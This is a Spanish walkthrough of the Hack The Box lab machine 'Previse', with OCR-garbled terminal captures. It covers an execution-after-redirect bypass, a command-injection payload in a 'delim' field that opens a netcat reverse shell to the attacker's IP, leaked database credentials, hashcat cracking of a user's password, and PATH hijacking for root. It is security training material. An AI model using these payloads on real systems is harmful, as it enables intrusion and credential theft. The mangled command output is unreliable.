Maquina linux easy

Previse es una máquina fácil que muestra Execution After Redirect (EAR) que permite a los usuarios recuperar el contenido y hacer peticiones a accounts. php sin autenticación, lo que lleva a abusar de la función exec() de PHP' Después de obtener un shell www-data, la escalada de privilegios comienza con la recuperación y descifrado de un hash MD5Crypt personalizado que consiste en una sal unicode y, una vez descifrado, permite a los usuarios obtener acceso SSH al objetivo y luego abusar de un script ejecutable sudo que no incluye rutas absolutas de las funciones que utiliza, lo que permite a los usuarios realizar un secuestro PATH en el objetivo para comprometer la máquina.

Traducción realizada con la versión gratuita del traductor DeepL.com

Escaneo:

```
nmap -Pn -p- --open 10.10.11.104 -T4

Starting Nmap 7.94SVN (https://nmap.org ) at 2024-04-07 23:43 GMT

Nmap scan report for 10.10.11.104 (10.10.11.104)

Host is up (0.077s latency).

Not shown: 65532 closed tcp ports (conn-refused), 1 filtered tcp port (no-response)

Some closed ports may be reported as filtered due to --defeat-rst-ratelimit

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

Bandit Desktop

Documents

Downloa

Nmap done: 1 IP address (1 host up) scanned in 21.82 seconds

~/machineshtb/Previse
```


Versiones:

```
- nmap -Pn -p22,80 -sCV 10.10.11.104 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-07 23:44 GMT
Wmap scan report for 10.10.11.104 (10.10.11.104)
Host is up (0.076s latency).
      STATE SERVICE VERSION
                    VERSION
OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
   256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
30/tcp open http://
                    Apache httpd 2.4.29 ((Ubuntu))
 http-title: Previse Login
 Requested resource was login.php
 http-server-header: Apache/2.4.29 (Ubuntu)
 http-cookie-flags:
     PHPSESSID:
       httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```




Previse File Sto

Login



escaneamos con gobuster



Execution After Redirect (EAR)


Accedo al directorio nav y encuentro que hay rutas, pero no me deja llegar a estas es como si estuviera logueado pero a la vez no

Ahora validando las respuestas o las redirecciones vemos que en gobuster los directorios index, files y accounts a unque redirijan a login tienen tamaños distintos o caracteres distintos.


Burpsuite redireccionamiento de paginas con codigo de estado no exitoso

Como detectamos un código de error 302 en los directorios que redirigen a login y aparte son webs distintas debido a su size, pues con burpsuite podemos bypasear esto y que acceda a estas webs.


Interceptó la petición de accounts




Luego de interceptarla le doy action y allí a do intecept y luego a response to this request.




Luego forward y alli se nos habilita la opccion de Pretty




Con lo que podemos modificar el código de 302 Found por 200 OK y forward allí vamos a la web y bypaseamos el login.php





Podemos crear un usuario y contraseña llenamos los daticos




Add New Account

Create new user.


ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Usernames and passwords must be between 5 and 32 characters!




CREATED BY M4LWHERE


ahora ya sin burpsuite entramos con la cuenta registrada.




y estamos dentro de la web



enumerando la web se puede descargar un .zip



unzip siteBackup.zip



Vemos que son los directorios escaneados anteriormente, recordemos que se llama backup por lo cual puede que exista información que antes fue expuesta y que en la web actual no se identifica. En el archivo config.php se detectan credenciales de usuario

```
NotasHack

//machineshtb/Previse/siteBackup

cat config.php

<?php

Anubis

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

Lame

//machineshtb/Previse/siteBackup

//machineshtb/Previse/siteBackup

//machineshtb/Previse/siteBackup

//machineshtb/Previse/siteBackup</pre>
```


en files podemos tambien subir un archivo, por lo cual subimos una cmd.php

```
/ wachineshtb/Previse
locate cmd.php
/home/kali/machineshtb/Reddish/cmd.php
/home/kali/machineshtb/SecNotes/php_cmd.php
/opt/lampp/lib/php/pearcmd.php
/opt/lampp/lib/php/peclcmd.php
/opt/lampp/lib/php/peclcmd.php
/opt/lampp/lib/php/test/Crypt_Xtea/xteacmd.php
/usr/share/davtest/backdoors/php_cmd.php
/usr/share/seclists/Web-Shells/FuzzDB/cmd.php


Previse

- /machineshtb/Previse
- cp /usr/share/seclists/Web-Shells/FuzzDB/cmd.php .

ScriptKiddle
- /machineshtb/Previse
```



vemos que redirecciona a download.php?file=33




Sin embargo, lo que hace es descargar.


Enumerando la máquina encontramos que dentro de sitebackup.zip hay un archivo llamado logs.php el cual ejecuta un script en Python por medio del método post.

```
~/machineshtb/Previse/siteBackup
 cat logs.php
?php
session_start();
if (!isset($_SESSION['user'])) {
  header('Location: login.php');
?php
if (!$_SERVER['REQUEST_METHOD'] == 'POST') {
  header('Location: login.php');
  exit;
/I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");[
cho $output;
$filepath = "/var/www/out.log";
$filename = "out.log";
if(file_exists($filepath)) {
```


Validando más a fondo el parámetro delim aparece en la web en el sitio management menu -> log data el cual parece que delimita por medio de coma, espacio o tabulación



Interceptamos esta petición con burpsuite y vemos el parámetro delim



Entonces siguiendo la lógica ejecuta un tab con comandos de Python del sistema por lo cual podemos validar lanzando un ping a nuestro PC



validamos con tcpdump sudo tcpdump -i tun0 icmp -n

```
*/machineshtb/Previse/siteBackup

sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode

listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes

01:52:08.572806 IP 10.10.11.104 > 10.10.14.10: ICMP echo request, id 2121, seq 1, length 64

01:52:08.572828 IP 10.10.14.10 > 10.10.11.104: ICMP echo reply, id 2121, seq 1, length 64

01:52:09.574679 IP 10.10.11.104 > 10.10.14.10: ICMP echo request, id 2121, seq 2, length 64

01:52:09.574696 IP 10.10.11.104 > 10.10.11.104: ICMP echo reply, id 2121, seq 2, length 64

Request

Proty Raw Hex

1 POST /logs.php HTTP/1.1
2 Host: 10.10.11.104

S User-Adv/115 0
```

y recibimos traza icpm por lo cual solicitaremos un reverse shell con netcat. delim=tab;nc -e /bin/bash 10.10.14.10 1234



y tenemos shell nc -lvnp 1234

Mejoramos nuestra Shell y enumeramos la PC validamos los puertos internos que tiene la máquina netstat -atup y netstat -antup detectamos que esta corriendo una base de datos

```
ww-data@previse:/var/www/html$ netstat -atup
Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all:)
ctive Internet connections (servers and established)
roto Recv-Q Send-Q Local Address
                                                                                  PID/Program name
         0 0 localhost:mysql

0 0 localhost:domain
tcp
                                            0.0.0.0:*
                                            0.0.0.0:*
tcp
ср
                 0 0.0.0.0:ssh
                                            0.0.0.0:*
ww-data@previse:/var/www/html$ netstat -antup
Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                            Foreign Addressenemo
                                                                                  PID/Program name
              0 127.0.0.1:3306
0 127.0.0.53:53
                                            0.0.0.0:*
ср
                                            0.0.0.0:*
tcp
                                            0.0.0.0:*
tcp
               286 10.10.11.104:60958
                                            10.10.14.10:1234
                                                                     ESTABLISHED 2125/bash
tcp
          0
ср6
tcp6
tcp6
                 0 10.10.11.104:80
                                                                     CLOSE_WAIT -
             mfono 3 127.0.0.53:53
                                            0.0.0.0:*
ıdp
ıdp
                                                                     ESTABLISHED -
                 0 127.0.0.1:38167
                                            127.0.0.53:53
ıdp
                                                                     ESTABLISHED -
ww-data@previse:/var/www/html$
```

y tenemos estas credenciales de root mySQL_p@ssw0rd!:) por lo cual accedemos a mysql mysql -u root -p

```
udp
                  0 127.0.0.1:38167
                                            127.0.0.53:53
                                                                     ESTABLISHED -
udp
                  0 10.10.11.104:45526
                                            1.1.1.1:53
                                                                     ESTABLISHED -
www-data@previse:/var/www/html$ mysgl -u root
ERROR 1045:(28000)::Access denied for user 'root'@'localhost' (using password::NO):
www-data@previse:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.7.35-Oubuntu0.18.04.1 (Ubuntu)
Copyright (c) 2000, 2021, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;'corm'\h' for help. Type '\c' to clear the current input statement.
nysql> ^C^C^Colora de shells
nysql>
nysql>||
0] 0:zsh- 1:nc* 2:zsh
```

enumeramos las bases de datos show databases;

```
mysql> show databases
->;
symfonos3

Database somos cerberus

information_schema |
mysql Todos los |
performance_schema |
previse |
sys # Mejora de shells:

rows in set (0.01 sec)
mysql> |
mysql |
```

Ingresamos a la de previse y visualizamos sus tablas use previse y show tables;

```
mysql> use previse nuestra

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed mysql information mysql performance previse |

Tables_in_previse | sys

| accounts | files # Mejora de shells:

2 rows in set (0.00 sec) mejora de shell por bash: ingresamos a la
```

la tabla accounts contiene id username y passwor por lo cual los seleccionaremos desc accounts;


```
ysql> desc accounts;
 Field
                           | Null | Key | Default
            Type
                                    PRI
                                                               auto_increment
            | int(11)
                           | NO
                                          NULL
           | varchar(50)
                             NO
                                    UNI
                                          NULL
username
password
            | varchar(255)
                             NO
                                          NULL
created at | datetime
                            YES
                                          CURRENT TIMESTAMP
 rows in set (0.00 sec)
/sql>
```

select username, password from accounts

vemos el salt de m4lwhere y mi usuario creado por mi terminal aparece un salero pero este realmente es un 1 lllol\$DQpmdvnb7EeuO6UaqRItf.


linux md5 hashing

antes de crackear el hash debemos saber que tipo de hash es para eso buscamos en internet.



ahora crackearemos con john buscando tambien que formato es adecuado https://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats

```
$ jonn --Tormat=md4-gen nasnes.txt
                                                                   md5 - FreeBSD MD5
                                                                   Supported Hash Formats
                                                                     $ cat hashes.txt
                                                                     $1$12345678$aIccj83HRDBo6ux1bVx7D1
                                                                     $ john hashes.txt
                                                                     $ john --format=md5 hashes.txt
                                                                     $ cat hashes.txt
                                                                     username:$1$12345678$aIccj83HRDBo6ux1bVx7D1
                                                                     $ john hashes.txt
                                                                     $ john --format=md5 hashes.txt
                                                                     $ cat hashes.txt
                                                                     username:$1$12345678$aIccj83HRDBo6ux1bVx7D1:::::
                                                                     $ john hashes.txt
                                                                     $ iohn --format=md5 hashes.txt
md5
                                                 Highlight <u>A</u>ll Match <u>C</u>ase Match <u>Di</u>acritics <u>W</u>hole Words 11 of 56 match
```



john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt hash.txt

```
John --format=md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Unknown ciphertext format name requested

--/machineshtb/Previse

John --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt hash.txt

Using default input encoding: UTF-8

Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

Og 0:00:00:40 DONE (2024-04-15 02:21) Og/s 349357p/s 349357c/s 349357c/s !!!Omc3t..*7;Vamos!

Session completed.

--/machineshtb/Previse

John hash.txt --show

O password hashes cracked, 1 left

--/machineshtb/Previse
```

sin embargo no funciono entoneces utilizo la alternativa que es hashcat

```
~/machineshtb/Previse
 hashcaty =hmlsgrepo"md5"
                                                                                    | Raw Hash
              ($pass.$salt)
                                                                                 ach nRaw Hashesalted and/or iterated
              ($salt.$pass)
                                                                         Raw Hash salted and/or iterated
 3800
              ($salt.$pass.$salt)
                                                                                      Raw Hash salted and/or iterated
             ($salt.md5($pass))
5($salt.md5($pass.$salt))
5($salt.md5($salt.$pass))
5($salt.sha1($salt.$pass))
                                                                                      Raw Hash salted and/or iterated
                                                                                      Raw Hash salted and/or iterated
                                                                                      Raw Hash salted and/or iterated
              ($salt.utf16le($pass))
                                                                                      Raw Hash salted and/or iterated
              (md5($pass))
(md5($pass).md5($s
(md5(md5($pass)))
(sha1($pass))
                                                                                      Raw Hash salted and/or iterated
                                                                       john --worl Raw Hash salted and/or iterated
                                                                                      Raw Hash salted and/or iterated
                                                                                      Raw Hash salted and/or iterated
             |5(sha1($pass).md5($pass).sha1($pass))
|5(sha1($salt).md5($pass))
|5(strtoupper(md5($pass)))
|5(utf16le($pass).$salt)
                                                                                      Raw Hash salted and/or iterated
 4300
                                                                                    | Raw Hash salted and/or iterated
                                                                                      Raw Hash salted and/or iterated
         sha1(md5($pass))
sha1(md5($pass).
                                                                                      Raw Hash salted and/or iterated
                    ($pass).$salt)
                                                                                    | Raw Hash salted and/or iterated
          sha1(md
21100 | sha1(md5($pass.$salt))
18500 | sha1(md5(md5($pass)))
20800 | sha256(md5($pass))
                                                                                      Raw Hash salted and/or iterated
                                                                                      Raw Hash salted and/or iterated
                                                                                      Raw Hash salted and/or iterated
 6300 | AIX {Smd5}
                                                                                    | Operating System
  500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
                                                                                    | Operating System
 1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR)
4711 | Huawei sha1(md5($pass):$salt)
                                                                     entoneces util z FTP al HTTP ti SMTP e LDAPa Server
                                                                                      Enterprise Application Software (EAS)
25600 | bcrypt(md5($pass)) / bcryptm
                                                                                     | Forums, CMS, E-Commerce
```

aca detectamos que es el 500 por lo cual utilizamos lo siguiente hashcat -m 500 -a 0 -o crack.txt hash.txt /usr/share/wordlists/rockyou.txt

```
hashcat -m 500 -a 0 -o crack.txt hash.txt /usr/share/wordlists/rockyou.txt hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-AMD Ryzen 3 PRO 43506 with Radeon Graphics, 2913/5990 MB (1024 MB allocatable), 4MCU

**Maximum password length supported by kernel: 0

**Maximum password length supported by kernel: 256

**Hashes: 1 digests; 1 unique digests, 1 unique salts

**Biltnaps: 16 bits, 85336 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

**Optimizers applied:

**Single-Hash

**Single-Hash

**Single-Hash

**Single-Hash

**Single-Bash

**Single-Ba
```

se demora bastante en crackear

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
Session...escalarya:phashcat
Status....gronus...: Running
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target.Swagshou$1$ # llol$DQpmdvnb7EeuO6UaqRItf.
Time.Started....: Mon Apr 15 02:34:58 2024 (21 secs)
Time.Estimated...: Mon Apr 15 02:50:15 2024 (14 mins, 56 secs)
Kernel.Feature...: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1......: 15623 H/s (7.51ms) @ Accel:128 Loops:250 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 338944/14344385 (2.36%)
Restore.Pointmand: 338944/14344385 (2.36%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidate.Engine.: Device Generator
Candidates.#1....: philippinen -> patch5
Hardware.Mon.#1..: Util: 95%
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => [
0] 0:hashcat* 1:nc- 2:zsh
```

Luego de esperar unos 15 minutos vemos que crackeo las credenciales

```
shell

-/machineshtb/Previse
cat crack.txt

$1$ illol$DQpmdvnb7Eeu06UaqRItf.:ilovecody112235!
mejoramos shell

-/machineshtb/Previse
comandos

# Mejora de shells:
```

```
~/machineshtb/Previse
cat creds.txt
user:root Todos los
passwd:mySQL_p@ssw0rd!:)
m4lwhere:ilovecody112235!
###### con python
~/machineshtb/Previse
```

```
~/machineshtb/Previse
   ssh m4lwhere@10.10.11.104
The authenticity of host '10.10.11.104 (10.10.11.104)' can't be established.
ED25519 key fingerprint is SHA256:BF5tg2bhcRrrCuaeVQXikjd8BCPxgLsnnwHlaBo3dPs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.104' (ED25519) to the list of known hosts.
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: ScriptKidchttps://ubuntu.com/advantage
 System information as of Mon Apr 15 02:52:53 UTC 2024
                                                       Nos conectamos por ssh con las c
 System load: 0.0
                                 Processes:
 Usage of /: 49.4% of 4.85GB Users logged in:
 Memory usage:nc21%forma de IP address for eth0: 10.10.11.104
 Swap usage: lar 10% jue somo
O updates can be applied immediately.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Fri Jun 18 01:09:10 2021 from 10.10.10.5
m4lwhere@previse:-$ whoami
m4lwhere
4]whereanrevise: $
```

validmos si tenemos ejecutables como root sudo -l

```
# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldn't run this as root but I cant figure it out programmatically on my account

# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz

gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz

m4\left whereaprevise: /var/backups

[0] 0:zsh 1:nc- 2:ssh*
```

Allí encontramos que se hace un gzip -c de los archivos acces.log y file_acces.log sin embargo este archivo binario gzip se localiza en /bin/gzip por lo cual podemos abusar de path hijacking.

PATH HIJACKING

Acá detectamos que lo leería hasta la 6 búsqueda por lo cual podemos secuestrar estar ruta relativa

ahora me dirijo a la carpeta temp y creo un archivo llamado gzip el cual contendra el privilegio suid de bash

```
/bin/gzip
m4\underenprevise:/var/backups\ echo\parth
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4\underenprevise:/var/backups\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\partherenprevise:/tmp\